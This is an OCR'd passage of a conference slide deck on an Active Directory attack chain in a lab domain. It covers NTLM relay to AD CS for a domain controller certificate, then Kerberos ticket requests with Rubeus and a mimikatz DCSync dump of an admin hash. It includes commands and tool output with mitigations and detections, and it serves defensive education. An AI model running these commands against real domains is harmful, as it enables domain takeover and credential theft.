
Sign in

http://scott-ca.scott.lab

Your connection to this site is not private

Username

Password



```
[*] SMBD-Thread-7 (process_request_thread): Received connection from SCOTT-DC$, attacking target http://scott-ca.scott.lab
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://scott-ca.scott.lab as SCOTT.LAB\SCOTT-DC$ SUCEED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 320
[*] Base64 certificate of user SCOTT-DC$:
MIIQ1QIBAzCCEI8GCSqGSIb3DQEHAaCCEIAEghB8MIIQeDCCBq8GCSqGSIb3DQEHBqCCBqAwggacAgEAMIIGlQYJKoZIhvcNAQcBMBwGCiqGSIb3DQEMAQMwDgQI
LUuxxqCjGnoCAggAgIIGaEEQEoeEbQnna4vvzviXgM+1Kj6loTIlvBcYIr/cmImBDnupwWsZm1+/AatvytvyL4DcUczK2DEHk0Kq1dUCxlGIC2/NHErplE/lILYC
ecveO7Man66TmBGjTz4sEWH84Cc1gefqepbkMrr44VNFQ+nAn/ngG5cwolJi9JzbaK4nethGH10Dajw36o8KFjIy7MN2MRXQwxOnlzn9iQlaT7T0zRku60hI4YXk
7agKB+L62QXBmqKj8kGSKq2zUU8glowGOHelV1PQejc0ei9ER2I3AQ53Kn6/GOTlhc8+I6URF+Nl4WSSR3HywxCgwVXIzhnEOTccV4QG+jU2xhoIwTR9CF8xZnD4
VlQAobTe8OwgyswTIWvDniMOpX2y/PoqH664ZofSwZuN99QKxVQDVPQqRRvBVqcMYAP+itOMinQvytxFVO8rfYFfjMe21GouDnwKlYgI3i19DB4D3rBexpRxYBoW
M5Tknr4mYxW2VGHmYfQuxAwM368I6P80YXUhGVaiGtJiI/iKSInQI72lggCeic0JYvalNNVSkLLvUuXkZsOoi6IBxrWfw/7Q9w6lL3Ex8aVM/1hzUTHtPHdCOgRK
```

Summ

Step 5: Fraudulent Certificate Enrollment Mitigations/Detections

Mitigation


- SC.L2-3.13.11: Key Management
  - Establish and manage cryptographic keys for cryptography employed in organizational systems.
- M1015: Active Directory Configuration
  - Ensure certificate authorities (CA) are properly secured, including treating CA servers (and other resources hosting CA certificates) as tier 0 assets. Harden abusable CA settings and attributes.

Detection

- SI.L2-3.14.6: Monitor Communications for Attacks
  - Are you monitoring yet?
- DS0015: Application Log Content
  - Ensure CA audit logs are enabled and monitor these services for signs of abuse.


Phase 4: Privilege Escalation

- Now I have a certificate. It's a Domain Controller certificate…
  - What does that mean?
  - It means I can impersonate anyone!




- Step 6: Kerberos Ticket Forgery
  - **Privilege Elevation:** Valid Accounts (T1078)
  - **Defense Evasion**: Impersonation (T1656)
  - **Credential Access:** Steal or Forge Kerberos Tickets (T1558)
- Use the forged certificate to obtain a Kerberos ticket for SCOTT-DC$
  - Use the resulting ticket to pillage, steal, and profit.
  - Example: Extract NTLM hashes from AD for highly privileged user accounts.

Step 6: Kerberos Ticket Forgery Demonstration



```
\Downloads>Rubeus.exe asktgt /user:SCOTT.LAB\SCOTT-DC$ /certificate:MIIQ1QIBAzCC
GCSqGSIb3DQEHBqCCBqAwggacAgEAMIIGlQYJKoZIhvcNAQcBMBwGSIb3DQEMAQMwDgQILUuxxqCj
loTIlvBcYIr/cmImBDnupwWsZm1+/AatvytvyL4DcUczK2DEHk0KCxlGIC2/NHErplE/lILYCecve
FQ+nAn/ngG5cwolJi9JzbaK4nethGH10Dajw36o8KFjIy7MN2MRXnlzn9iQlaT7T0zRku60hI4YXk
Qejc0ei9ER2I3AQ53Kn6/GOTlhc8+I6URF+Nl4WSSR3HywxCgwVXEOTccV4QG+jU2xhoIwTR9CF8x
```

Request




```
 v2.3.0

*] Action: Ask TGT

*] Using PKINIT with etype rc4_hmac and subject:
*] Building AS-REQ (w/ PKINIT preauth) for:SCOTT.LAB\SCOTT-DC$
*] Using domain controller: 192.168.189.129:88
+] TGT request successful!
*] base64(ticket.kirbi):

     doIGIDCCBhygAwIBBaEDAgEWooIFPjCCBTphggU2MIIFMqADAgEFoQo
     oRQwEhsGa3JidGd0GwhzaWFhLm5ldKOCBP4wggT6oAMCARKhAwIBBKK
     9HKoISnbJ7P3txLMUkifwX8iJ468ADcQeCOydR/G4J6n0bso+39CDs/
```

Receive



```
mimikatz # lsadump::dcsync /user:SCOTT-DA  /domain:SCOTT.LAB /dc:SCOTT-DC.SCOTT.LAB
[DC] 'SCOTT.LAB' will be the domain
[DC] 'SCOTT-DC.LAB' will be the DC server
[DC] 'SCOTT-DA' will be the user account
[rpc] Service   : ldap
[rpc] AuthnSvc  : GSS_NEGOTIATE (9)

Object RDN              :Scott (Admin)

Credentials:
  Hash NTLM:FFB91205A3D288362D86C529728B9DC0
```

Abuse

Step 6: Kerberos Ticket Forgery Mitigations/Detections

Mitigation

- AC.L1-3.1.2: Transaction and Function Control
  - Limit information system access to the types of transactions and functions that authorized users are permitted to execute.
- M1026: Privileged Account Management
  - Limit domain admin account permissions to domain controllers and limited servers. Delegate other admin functions to separate accounts.

Detection

- SI.L2-3.14.6: Monitor Communications for Attacks
  - Pretty sure I told you to monitor.
- DS0026: Active Directory Credential Request
  - Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events, RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests.

Conclusions

- We just took over an environment:
  1. With knowledge of one standard user’s password (and we didn’t really need that!).
  2. Without exploitation of a single software vulnerability due to a missing patch.
  3. While leveraging native functionality and common configuration weaknesses.

- Secure baselines are as important as patching.
- This entire attack chain is absent from your vulnerability scan results.

- 800-171 is great at telling us *what* to do, but not so great and telling us *how* to do it.

Next Steps

- Have you deployed AD CS?
  - Stop. Harden and monitor ASAP.

- Work with your security team to determine whether you are capable of mitigating or detecting these tactics, techniques, and procedures.
  - Remember, everything we've walked through abuses native functionality and misconfigurations.
  - Blue team/red: Do it yourself.

- Consider leveraging MITRE ATT&CK to develop a genuinely robust implementation for SI.L2-3.14.6.
  - Take a security-focused approach and get "compliant" as a side effect.

Thank You!

Scott Goodwin
Director, Cybersecurity and Privacy Advisory
sgoodwin@pkfod.com | 781-937-5722

Tools

Step 1: mitm6 by dirkjanm, Responder by lgandx
Step 2: NTLMrelayx by Fortra
Step 3: Metasploit by Rapid7
Step 4: Coercer by p0dalirius
Step 5: NTLMrelayx by Fortra
Step 6: Rubeus by GhostPack, Mimikatz by gentilkiwi

Questions?

"PKF O'Connor Davies" is the brand name under which PKF O'Connor Davies LLP and PKF O'Connor Davies Advisory LLC, independently owned entities, provide professional services in an alternative practice structure in accordance with applicable professional standards. PKF O'Connor Davies LLP is a licensed CPA firm that provides attest services and PKF O'Connor Davies Advisory LLC and its subsidiary entities provide tax and advisory services. PKF O'Connor Davies is a member of the PKF International Limited network of legally independent firms and does not accept any responsibility or liability for the actions or inactions on the part of any other individual member firm or firms.